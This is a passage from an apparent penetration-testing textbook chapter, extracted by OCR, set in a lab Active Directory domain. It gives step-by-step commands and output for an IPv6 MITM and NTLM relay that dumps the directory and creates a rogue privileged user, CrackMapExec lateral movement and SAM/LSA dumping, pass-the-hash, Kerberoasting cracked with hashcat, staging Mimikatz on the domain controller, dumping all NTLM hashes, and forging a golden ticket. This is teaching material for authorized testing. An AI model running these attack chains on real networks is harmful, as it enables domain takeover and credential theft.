3. When the client wants to access a service or application server on the domain, it will need a **Ticket Granting Service** (**TGS**) ticket. The client sends the TGT to the KDC to request a TGS ticket:




Figure 11.3 – Phase 3

4. The KDC encrypts the TGS ticket with the service's NTLM hash and sends the TGS ticket to the client:




Figure 11.4 – Phase 4

5. Lastly, when the client connects to the application server, it presents the TGS ticket to gain access to the resource/service:




Figure 11.5 – Phase 5

Lightweight Directory Access Protocol (LDAP) allows a domain client to send LDAP query messages to a directory

server such as a domain controller on the network on port 389 and does not encrypt the communication.

1. On Kali Linux, open a Terminal and use **mitm6** to perform an MITM attack over the IPv6 network with the **redteamlab.local** domain as the target:kali@kali:~$ **cd mitm6/mitm6**
kali@kali:~/mitm6/mitm6$ **sudo python3 mitm6.py -i eth2 -d redteamlab.local**

2. Next, open another Terminal and use **Impacket** to perform an NTLM relay attack on the target domain controller via its IP address using LDAPS while creating a false **Web Proxy Auto-Discovery Protocol** (**WPAD**) hostname to trick the domain controller into providing us confidential information about all the users, groups, and objects within Active Directory:kali@kali:~$ **cd Impacket**
kali@kali:~/Impacket$ python3 ntlmrelayx.py -6 -t ldaps://192.168.42.22 -wh wpad.redteamlab.local -l /home/kali/mitm6-loot
Once the attack is successful, the contents of Active Directory will be retrieved from the domain controller and placed into the **/home/kali/mitm6-loot** directory within Kali Linux.

3. To trigger an event, simply reboot one of the Windows 10 client systems, such as **Bob-PC**. When the client system reboots, it will automatically attempt to communicate with the domain controller and authenticate to the **redteamlab.local** domain.Tip
In a real-world scenario, the client computers on the network will automatically send a DNS message across the IPv6 network at various time intervals. Be patient and you will capture these messages and perform the relay attack.

4. On Kali Linux, observe the Terminal that is running Impacket. You will see events occurring in almost real time. Eventually, you will see the following notification messages on your terminal when the attack is successful:
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
The following snippet shows the notifications from Impacket indicating the sequence of events that occurred allowing Kali Linux to retrieve the Active Directory contents from the domain controller:

Figure 11.8 – Extracting Active Directory contents
Keep in mind, sometimes there's a delay on the NTLM relay attack. Please be patient and observe the messages on the Impacket terminal. Remember, mitm6 has to intercept the IPv6 traffic on the network and Impacket has to capture and relay the NTLMv2 hashes across to the domain controller, then extract the objects from Active Directory, therefore it may not always happen in real time.

5. To view the extracted contents from the domain controller, open a new Terminal and use the following commands:kali@kali:~$ **ls mitm6-loot**
As shown in the following snippet, you now have usernames, groups, computers, policies, and so on, which are all extracted and stored in various file formats and categories from the domain controller:

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_policy.json
domain_computers.grep        domain_trusts.grep
domain_computers.html        domain_trusts.html
domain_computers.json        domain_trusts.json
domain_groups.grep           domain_users_by_group.html
domain_groups.html           domain_users.grep
domain_groups.json           domain_users.html
domain_policy.grep           domain_users.json
domain_policy.html
```

Figure 11.9 – Active Directory contents

1. Ensure **mitm6** and **Impacket** are still running on the network from the previous section.
2. Next, to trigger an event, let's use a domain administrator account to log in to a Windows client computer such as **Bob-PC**. For the domain administrator credentials, use **johndoe** and the password **Password123**.
3. Head on back to Kali Linux and observe the Impacket terminal. After a little while, you will see the following notification message:[*] Authenticating against ldaps://192.168.42.22 as **REDTEAMLAB\johndoe** SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains

This is an indication showing the domain administrator known as **johndoe** has successfully logged in to the domain. Next, Impacket will use the credentials to access the domain controller and create a new domain user account automatically, as shown here:

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: GHidMCnEDF and password: ~@xwxJM78je^E- result: OK
[*] Querying domain security descriptor
[*] Success! User GHidMCnEDF now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

Figure 11.10 – Taking over the domain

As shown in the preceding snippet, we now have a new user account on the domain. This means this account can be used to access any devices within the **redteamlab.local** Active Directory domain, including the domain controller.

4. Lastly, log in to the domain controller using the **Administrator** account and open the **Active Directory Users and Computers** window and you will see the new user account exists:




Figure 11.11 – Checking new user account

1. Since we have already retrieved the user credentials for the **redteamlab\bob** user account, we can pass the username and password across the entire domain by using the following commands:kali@kali:~$ **sudo crackmapexec smb 192.168.42.0/24 -u bob -p Password1 -d redteamlab.local**

As shown in the following snippet, the domain user account was able to gain access to two devices on the domain, Bob-PC and Alice-PC:

```
SMB     192.168.42.23   445    BOB-PC     [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB     192.168.42.21   445    ALICE-PC   [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB     192.168.42.22   445    DC1        [+] redteamlab.local\bob:Password1
```

Figure 11.12 – Lateral movement

As shown in the preceding snippet, CME uses the **Pwn3d** keyword to indicate the attack was successful on two devices. This is a very simple and efficient technique that allows penetration testers to quickly determine whether a domain user account is able to access other systems on the domain.

2. Next, we can also use CME to attempt to retrieve the local **Security Account Manager** (**SAM**) database of Windows devices on the domain:kali@kali:~$ **sudo crackmapexec smb 192.168.42.0/24 -u bob -p Password1 -d redteamlab.local --sam**

As shown in the following snippet, CME was able to retrieve the contents of the SAM database of both Bob-PC and Alice-PC on the domain by leveraging the user account as it has administrative privileges on both systems:

Figure 11.13 – Retrieving the SAM database

As shown in the preceding snippet, the local usernames and the **New Technology LAN Manager** (**NTLM**) version 1 hashes are retrieved from both domain clients on the network. These user accounts can be passed across the network to determine whether these accounts can access other devices within the domain.

3. Next, let's perform *Pass the Hash* on the entire domain using a user account with the NTLMv1 hash from the previous step:kali@kali:~$ **sudo crackmapexec smb 192.168.42.0/24 -u bob -H ead0cc57ddaae50d876b7dd6386fa9c7 --local-auth**

As shown in the following snippet, CME is passed the hash over the domain:




Figure 11.14 – Passing the hash

As shown in the preceding snippet, CME does not provide confirmation of whether the attack was a success or not on various systems. However, it does use the **[+]** icon to indicate possible unauthorized access on a domain system.

4. Next, since we determined the **redteamlab\bob** user account has local administrative privileges on a few systems within the domain, we can attempt to extract the **Local Security Authority** (**LSA**) secrets on those devices:kali@kali:~$ **sudo crackmapexec smb 192.168.42.0/24 -u bob -p Password1 -d redteamlab.local --lsa**

The LSA is used on Microsoft Windows to assist with validating users for both remote and local authentication and ensure local security policies are enforced on user accounts and devices. The following snippet shows the LSA of each system was retrieved:

Figure 11.15 – Retrieving the LSA secrets

1. Using Kali Linux, retrieve the Kerberos TGS ticket hash from the domain controller by using a valid domain user credential to the domain controller:kali@kali:~$ **cd Impacket**
kali@kali:~/Impacket$ **python3 GetUserSPNs.py redteamlab.local/bob:Password1 -dc-ip 192.168.42.22 -request**
As shown in the following snippet, the TGS hash is retrieved from the domain controller with the service account, **sqladmin**:

Figure 11.16 – Retrieving the TGS hash

2. Next, copy and save the entire TGS hash into a text file and place it into the **Hashcat** folder of your password cracking system (host computer).

3. On your host computer with Hashcat, open Windows Command Prompt with administrative privileges and change your working directory to the extracted **Hashcat** folder.

4. Use the following command within Windows Command Prompt to begin password cracking on the TGS hash with the **rockyou.txt** wordlist:C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3> **hashcat -m 13100 TGS-hash.txt rockyou.txt -O**
As shown in the following snippet, the password was retrieved from the TGS hash as **Password45**:

Figure 11.17 – Retrieving the TGS password

1. On Kali Linux, go to https://github.com/gentilkiwi/mimikatz/releases and download the latest **mimikatz_trunk.zip** folder.

2. Next, use the following commands on Kali Linux to ensure the Python 3 web server within the **Downloads** directory:kali@kali:~$ **cd Downloads**
kali@kali:~/Downloads$ **python3 -m http.server 8080**

3. Next, head on over to the Domain Controller and log in with the service account, **sqladmin:Password45**.

4. Open **PowerShell** with administrative privileges and use the following commands to download the **mimikatz_trunk.zip** folder from your Kali Linux to the **Downloads** folder on the domain controller:PS C:\Users\sqladmin> **Invoke-WebRequest -Uri http://192.168.42.20:8080/mimikatz_trunk.zip -Outfile 'C:\Users\sqladmin\Downloads\mimikatz_trunk.zip'**
Be sure to change the IP address in the preceding command to match the IP address of your Kali Linux machine within the **192.168.42.0/24** network.

5. Once the ZIP folder is downloaded, unzip the folder.

6. Next, on the Domain Controller, on Windows Command Prompt with administrative privileges, use the following command to launch Mimikatz and check its privileges:C:\Users\sqladmin> **cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64**
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **mimikatz.exe**
mimikatz # **privilege::debug**
The following shows Mimikatz has the necessary privileges to extract the passwords and hashes:

```
C:\Windows\system32>cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Figure 11.18 – Launching Mimikatz

Part 2: Grabbing credentials

1. Extract all the user accounts and their password hashes by using the following command:mimikatz # **sekurlsa::logonpasswords**

As shown in the following snippet, Mimikatz retrieved all the users' accounts and their password hashes (NTLMv1) from the domain controller:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1270926 (00000000:0013648e)
Session           : Interactive from 2
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 5:32:21 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
         * SHA1     : 2a672b8670b1db328878ce43feb8e8127938d257
         * DPAPI    : 4f32af63277e7b60a01a3bff17af0474
        tspkg :
        wdigest :
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : sqladmin
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Figure 11.19 – Retrieving domain users' credentials

Ensure you go through the entire output as all credentials of users on the domain, such as any domain administrators and user accounts, are extracted. The following snippet shows even the **Administrator** account and its NTLM version 1 hash is obtained:

Figure 11.20 – Domain Administrator user credentials

As shown in the preceding snippet, Mimikatz is able to retrieve all the user details that were stored within the memory of the host device since the last time it was rebooted.

2. To extract the LSA data from the memory of the domain controller, use the following commands:mimikatz # **lsadump::lsa /patch**

As shown in the following snippet, the usernames and NTLMv1 hashes of all domain users are retrieved:

```
mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 53456cfa6981cff6455b3f515f04bd46

RID  : 0000044f (1103)
User : bob
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000450 (1104)
User : alice
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : johndoe
LM   :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
```

Figure 11.21 – Retrieving domain users' NTLM hashes

1. Log in to the Domain Controller with the **sqladmin** user account or a domain administrator account.
2. Ensure the latest version of **Mimikatz** is on the domain controller.
3. Next, on the domain controller, on Windows Command Prompt with administrative privileges, use the following command to launch Mimikatz and check its privileges:C:\Users\sqladmin> **cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64**
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **mimikatz.exe**
mimikatz # **privilege::debug**

4. Next, use Mimikatz to extract the domain **SID** and the Kerberos TGT account NTLM hash (**krbtgt** account):mimikatz # **lsadump::lsa /inject /name:krbtgt**
The following snippet shows the domain SID and **krbtgt** NTLM hash is retrieved:

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 53456cfa6981cff6455b3f515f04bd46
    LM   :
  Hash NTLM: 53456cfa6981cff6455b3f515f04bd46
    ntlm- 0: 53456cfa6981cff6455b3f515f04bd46
    lm  - 0: 67ea6e225f678a139db818ceb29c4db8
```

A

B

Figure 11.22 – Retrieving the domain SID

The domain SID and **krbtgt** NTLM hash are needed to create a golden ticket.

5. Next, use Mimikatz to create a golden ticket by providing the domain SID and **krbtgt** NTLM hash:mimikatz # **kerberos::golden /user:FakeAdmin /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-2057695417 /krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500**

The username specified in the preceding command does not necessarily need to be a valid user on the domain. Furthermore, using the ID of **500** allows us to specify the **Administrator** user account on the domain.

The following snippet shows success in creating a golden ticket for the domain:

```
mimikatz # kerberos::golden /user:FakeAdmin /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-
2057695417 /krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500
User      : FakeAdmin
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 53456cfa6981cff6455b3f515f04bd46 - rc4_hmac_nt
Lifetime  : 8/29/2021 5:20:23 PM ; 8/27/2031 5:20:23 PM ; 8/27/2031 5:20:23 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Golden Ticket

The golden ticket is stored offline within the Mimikatz directory. This golden ticket will allow a penetration test to access any system on the domain using the current session.

Tip

Rename the golden ticket. If you create a silver ticket, the name of the new ticket will be the same and will overwrite the original ticket.

6. Next, to *Pass the Ticket* with Mimikatz, use the following command:mimikatz # **kerberos::ptt ticket.kirbi**

7. To open Command Prompt with the golden ticket session, use the following Mimikatz command:mimikatz # **misc::cmd**

The following Command Prompt is using the golden ticket:

